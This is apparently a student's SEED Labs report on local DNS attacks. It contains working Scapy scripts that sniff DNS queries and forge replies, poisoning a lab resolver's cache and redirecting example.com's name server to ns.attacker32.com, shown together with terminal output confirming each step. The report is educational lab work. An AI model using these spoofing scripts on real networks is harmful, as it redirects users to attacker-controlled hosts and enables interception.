
Provided Code looks like this which I will modify for the tasks ahead.



```
task1.py
dns_sniff_spoof.py

5 if (DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname.decode('utf-8')):
6
7     # Swap the source and destination IP address
8     IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
9
10    # Swap the source and destination port number
11    UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
12
13    # The Answer Section
14    Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
15                   ttl=259200, rdata='10.0.2.5')
16
17    # The Authority Section
18    NSsec1 = DNSRR(rrname='example.net', type='NS',
19                   ttl=259200, rdata='ns1.example.net')
20    NSsec2 = DNSRR(rrname='example.net', type='NS',
21                   ttl=259200, rdata='ns2.example.net')
22
23    # The Additional Section
24    Addsec1 = DNSRR(rrname='ns1.example.net', type='A',
25                   ttl=259200, rdata='1.2.3.4')
26    Addsec2 = DNSRR(rrname='ns2.example.net', type='A',
27                   ttl=259200, rdata='5.6.7.8')
28
29    # Construct the DNS packet
30    DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
31                  qdcount=1, ancount=1, nscount=2, arcount=2,
32                  an=Anssec, ns=NSsec1/NSsec2, ar=Addsec1/Addsec2)
33
34    # Construct the entire IP packet and send it out
35    spoofpkt = IPpkt/UDPPkt/DNSpkt
36    send(spoofpkt)
```

Modifying the code, where on line 6 I added the code to show packets. Spoofed the IP address and DNS packet while removing Authorization Server code lines as they are not required in this task. Made modifications on line 29 by adding source host and finally on line 30 the interface of Attacker checked from the Attacker's terminal as shown in the screenshot above.



```
task1.py          dns_sniff_spoof.py
1 #!/usr/bin/env python3
2 from scapy.all import *
3
4 def spoof_dns(pkt):
5     if (DNS in pkt and 'www.example.com' in
6         pkt[DNS].qd.qname.decode('utf-8')):
7         pkt.show()
8
9         # Swap the source and destination IP address
10        IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
11
12        # Swap the source and destination port number
13        UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
14
15        # The Answer Section
16        Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
17                        ttl=259200, rdata='1.1.1.1')
18
19        # Construct the DNS packet
20        DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0,
21                      qr=1,
22                      qdcount=1, ancount=1, nscount=0, arcount=0,
23                      an=Anssec)
24
25        # Construct the entire IP packet and send it out
26        spoofpkt = IPpkt/UDPPkt/DNSpkt
27        send(spoofpkt)
28
29 # Sniff UDP query packets and invoke spoof_dns().
30 f = 'udp and src host 10.9.0.5 and dst port 53'
31 pkt = sniff(iface='br-b4697936b45b', filter=f,
32             prn=spoof_dns)
```

Now flushing the cache in Local DNS Server Docker.

```
;  
; Dump complete  
root@f80eb4150289:/etc/bind# rndc flush  
root@f80eb4150289:/etc/bind#
```

Launching the Attack.

```
root@VM:/volumes# ls  
dns_sniff_spoof.py  task1.py  
root@VM:/volumes# ./task1.py  
█
```

Now checking if the fake address was caught or not in User's terminal, which is caught and that's a success in spoofing but until placed with a packet delay the attack cannot be claimed to have succeeded.

```
root@511828a1371a:/# dig www.example.com  
  
; <>> DiG 9.16.1-Ubuntu <>> www.example.com  
;; global options: +cmd  
;; Got answer:  
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 49717  
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0  
  
;; QUESTION SECTION:  
;www.example.com.           IN      A  
  
;; ANSWER SECTION:  
www.example.com.      259200  IN      A      1.1.1.1  
  
;; Query time: 11 msec  
;; SERVER: 10.9.0.53#53(10.9.0.53)  
;; WHEN: Wed Dec 28 08:42:55 UTC 2022  
;; MSG SIZE  rcvd: 64  
  
root@511828a1371a:/# █
```

This Packet has been sniffed from the User's Machine in Attacker's terminal.

```
seed... x seed... x seed... x root... x root... x seed... x seed... x
root@VM:/volumes# ./task1.py
###[ Ethernet ]###
dst      = 02:42:0a:09:00:35
src      = 02:42:0a:09:00:05
type     = IPv4
###[ IP ]###
version  = 4
ihl      = 5
tos      = 0x0
len      = 84
id       = 18305
flags    =
frag    = 0
ttl     = 64
proto   = udp
checksum = 0x1ecd
src      = 10.9.0.5
dst      = 10.9.0.53
\options  \
###[ UDP ]###
sport    = 48250
dport    = domain
len      = 64
checksum = 0x149d
###[ DNS ]###
id       = 49717
qr       = 0
opcode   = QUERY
aa       = 0
tc       = 0
rd       = 1
ra       = 0
z        = 0
--      =

```

```
seed... x seed... x seed... x root... x root... x seed... x seed... x
z       = 0
ad     = 1
cd     = 0
rcode  = ok
qdcnt  = 1
ancnt  = 0
nscont = 0
arcnt  = 1
\qd   \
|###[ DNS Question Record ]###
|  qname   = 'www.example.com.'
|  qtype   = A
|  qclass  = IN
an     = None
ns     = None
\ar   \
|###[ DNS OPT Resource Record ]###
|  rrname   = '.'
|  type     = OPT
|  rclass   = 4096
|  extcode  = 0
|  version  = 0
|  z        = 0
|  rdlen   = None
|  \rdata  \
|  |###[ DNS EDNS0 TLV ]###
|  |  opcode  = 10
|  |  optlen  = 8
|  |  optdata = '\xf8\xe0\xe8\xbf\n|\xfc\x1c'
.

Sent 1 packets.
```

These are the entries found on Router's terminal.


```
root@dac3903ae00d:/# tc qdisc show dev eth0
qdisc noqueue 0: root refcnt 2
```

Adding an entry to delay traffic by 100ms. This delay is only needed if the attack doesn't succeed which in my case did succeed.

```
root@dac3903ae00d:/# tc qdisc add dev eth0 root netem delay 100ms
root@dac3903ae00d:/# tc qdisc show dev eth0
qdisc netem 8001: root refcnt 2 limit 1000 delay 100.0ms
root@dac3903ae00d:/#
```

## Task 2

Now to intercept the query from Local DNS Server I have modified the code with the Local DNS Server's IP Address on line 29.



```
1 #!/usr/bin/env python3
2 from scapy.all import *
3
4 def spoof_dns(pkt):
5     if (DNS in pkt and 'www.example.com' in
6         pkt[DNS].qd.qname.decode('utf-8')):
7         pkt.show()
8
9         # Swap the source and destination IP address
10        IPPkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
11
12        # Swap the source and destination port number
13        UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
14
15        # The Answer Section
16        Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
17                        ttl=259200, rdata='1.1.1.1')
18
19        # Construct the DNS packet
20        DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0,
21                      qr=1,
22                      qdcount=1, ancount=1, nscount=0, arcount=0,
23                      an=Anssec)
24
25        # Construct the entire IP packet and send it out
26        spoofpkt = IPPkt/UDPPkt/DNSpkt
27        send(spoofpkt)
28
29 # Sniff UDP query packets and invoke spoof_dns().
30 f = 'udp and src host 10.9.0.53 and dst port 53'
31 pkt = sniff(iface='br-b4697936b45b', filter=f,
32             prn=spoof_dns)
```

Now launching the attack from Attacker's machine.

```
.  
Sent 1 packets.  
^Croot@VM:/volumes# ./task2.py
```

Now checking from the User's machine.

```
root@511828a1371a:/# dig www.example.com

; <>> DiG 9.16.1-Ubuntu <>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 49717
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;www.example.com.           IN      A

;; ANSWER SECTION:
www.example.com.      259200  IN      A      1.1.1.1

;; Query time: 11 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Dec 28 08:42:55 UTC 2022
;; MSG SIZE  rcvd: 64

root@511828a1371a:/# dig www.example.com

; <>> DiG 9.16.1-Ubuntu <>> www.example.com
;; global options: +cmd
;; connection timed out; no servers could be reached

root@511828a1371a:/#
```

And checking the sniffed packet from the Attacker's machine which clearly shows that the packet was sniffed from the Local DNS Server.

```
^Croot@VM:/volumes# ./task2.py
###[ Ethernet ]###
dst      = 02:42:0a:09:00:0b
src      = 02:42:0a:09:00:35
type     = IPv4
###[ IP ]###
version  = 4
ihl      = 5
tos      = 0x0
len      = 84
id       = 7945
flags    =
frag    = 0
ttl     = 64
proto   = udp
chksum  = 0x8d25
src      = 10.9.0.53
dst      = 192.33.4.12
\options \
###[ UDP ]###
sport    = 33333
dport    = domain
len      = 64
chksum  = 0xcebc
###[ DNS ]###
      .
```

Now while checking Local DNS Server nothing appeared like clear data which was needed.


```
root@f80eb4150289:/etc/bind# cat /var/cache/bind/dump.db
;
; Start view _default
;
;
; Cache dump of view '_default' (cache _default)
;
; using a 604800 second stale ttl
$DATE 20221221094047
;
; Address database dump
;
; [edns success/4096 timeout/1432 timeout/1232 timeout/512 timeout]
; [plain success/timeout]
;
;
; Unassociated entries
;
;      199.7.91.13 [srtt 252386] [flags 00000000] [edns 0/4/4/4/4]
; [plain 0/0] [ttl 1555]
```

But with this command “cat /var/cache/bind/dump.db | grep example”, I have obtained the information of the server cache being poisoned.

<u>example.com.</u>	777518 NS	a.iana-servers.net.
<u>www.example.com.</u>	863919 A	1.1.1.1

## Task 3


In order to make the attack work in this task I have copied this part from the provided code from the SEED Labs.



```
Open  dns_sniff_spoof.py
~/Desktop/SEED/Labsetup/Labsetup/volumes
Save  -  x
task3.py  dns_sniff_spoof.py

4 def spoof_ans(pkt):
5     if (DNS in pkt and 'www.example.net' in
6         pkt[DNS].qd.qname.decode('utf-8')):
7
8         # Swap the source and destination IP address
9         IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
10
11        # Swap the source and destination port number
12        UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
13
14        # The Answer Section
15        Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
16                        ttl=259200, rdata='10.0.2.5')
17
18        # The Authority Section
19        NSsec1 = DNSRR(rrname='example.net', type='NS',
20                        ttl=259200, rdata='ns1.example.net')
21        NSsec2 = DNSRR(rrname='example.net', type='NS',
22                        ttl=259200, rdata='ns2.example.net')
23
24        # The Additional Section
25        Addsec1 = DNSRR(rrname='ns1.example.net', type='A',
26                        ttl=259200, rdata='10.0.2.5')
```

And I pasted the code here visible from line 18 to 20 and made some modifications including the name server count to 1 and ns=NSsec1 code addition on line 24.



```
2 from scapy.all import *
3
4 def spoof_dns(pkt):
5     if (DNS in pkt and 'www.example.com' in
6         pkt[DNS].qd.qname.decode('utf-8')):
7         pkt.show()
8
9     # Swap the source and destination IP address
10    IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
11
12    # Swap the source and destination port number
13    UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
14
15    # The Answer Section
16    Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
17                    ttl=259200, rdata='1.1.1.1')
18
19    # The Authority Section
20    NSsec1 = DNSRR(rrname='example.com', type='NS',
21                    ttl=259200, rdata='ns.attacker32.com')
22
23    # Construct the DNS packet
24    DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0,
25                  qr=1,
26                  qdcount=1, ancount=1, nscount=1, arcount=0,
27                  an=Anssec, ns=NSsec1)
28
29    # Construct the entire IP packet and send it out
30    spoofpkt = IPpkt/UDPPkt/DNSpkt
31    send(spoofpkt)
32
33 # Sniff UDP query packets and invoke spoof_dns().
```

Now flushing the Local DNS Server cache.

```
root@f80eb4150289:/etc/bind# rndc flush
root@f80eb4150289:/etc/bind#
```

And launching the Attack.

```
    |  \u0000  \
    |  |#[ DNS EDNS0 TLV ]###
    |  |  optcode   = 10
    |  |  optlen    = 8
    |  |  optdata   = '\xa1\xca\x0f\n\x04\x81l'
.
Sent 1 packets.
^Croot@VM:/volumes# ./task3.py
```

And I again caught the spoofed the server in the Local DNS Server.

```
;; QUESTION SECTION:
;www.example.com.           IN      A

;; ANSWER SECTION:
www.example.com.      259200  IN      A      1.1.1.1

;; Query time: 1752 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
```

Same goes for the sniffed packet on Attacker's machine shows the User's activity on the target site and the packet intercepted from Local DNS Server going to Global DNS Servers.

```
src      = 10.9.0.53
dst      = 202.12.27.33
\options \
###[ UDP ]###
    sport    = 33333
    dport    = domain
    len      = 64
    checksum = 0xefbc
###[ DNS ]###
    id      = 15919
    qr      = 0
    opcode  = QUERY
    aa      = 0
    tc      = 0
    rd      = 0
    ra      = 0
    z       = 0
    ad      = 0
    cd      = 1
    rcode   = ok
    qdcount = 1
    ancount = 0
    nscount = 0
    arcount = 1
    \qd    \
    |###[ DNS Question Record ]###
    |  qname   = 'www.example.com.'
    |  qtype   = A
    |  qclass  = IN
    an      = None
    ns      = None
    \ar    \
    |###[ DNS OPT Resource Record ]###
```

Moreover the Local DNS Server cached the fake address and the name server.

```
example.com.      777549  NS      ns.attacker32.com.
www.example.com.  863950  A       1.1.1.1
```

Just as an observation when I dig the malicious site from User's terminal the IP address is not spoofed unlike the fake one.

```
root@511828a1371a:/# dig ns.attacker32.com

; <>> DiG 9.16.1-Ubuntu <>> ns.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 64457
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL:
1


;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 669ff23b8fad69870100000063ac16bdfd352e1707ee6bda (good)
;; QUESTION SECTION:
;ns.attacker32.com.           IN      A

;; ANSWER SECTION:
ns.attacker32.com.    259200  IN      A      10.9.0.153

;; Query time: 7 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Dec 28 10:13:17 UTC 2022
;; MSG SIZE  rcvd: 90

root@511828a1371a:/#
```

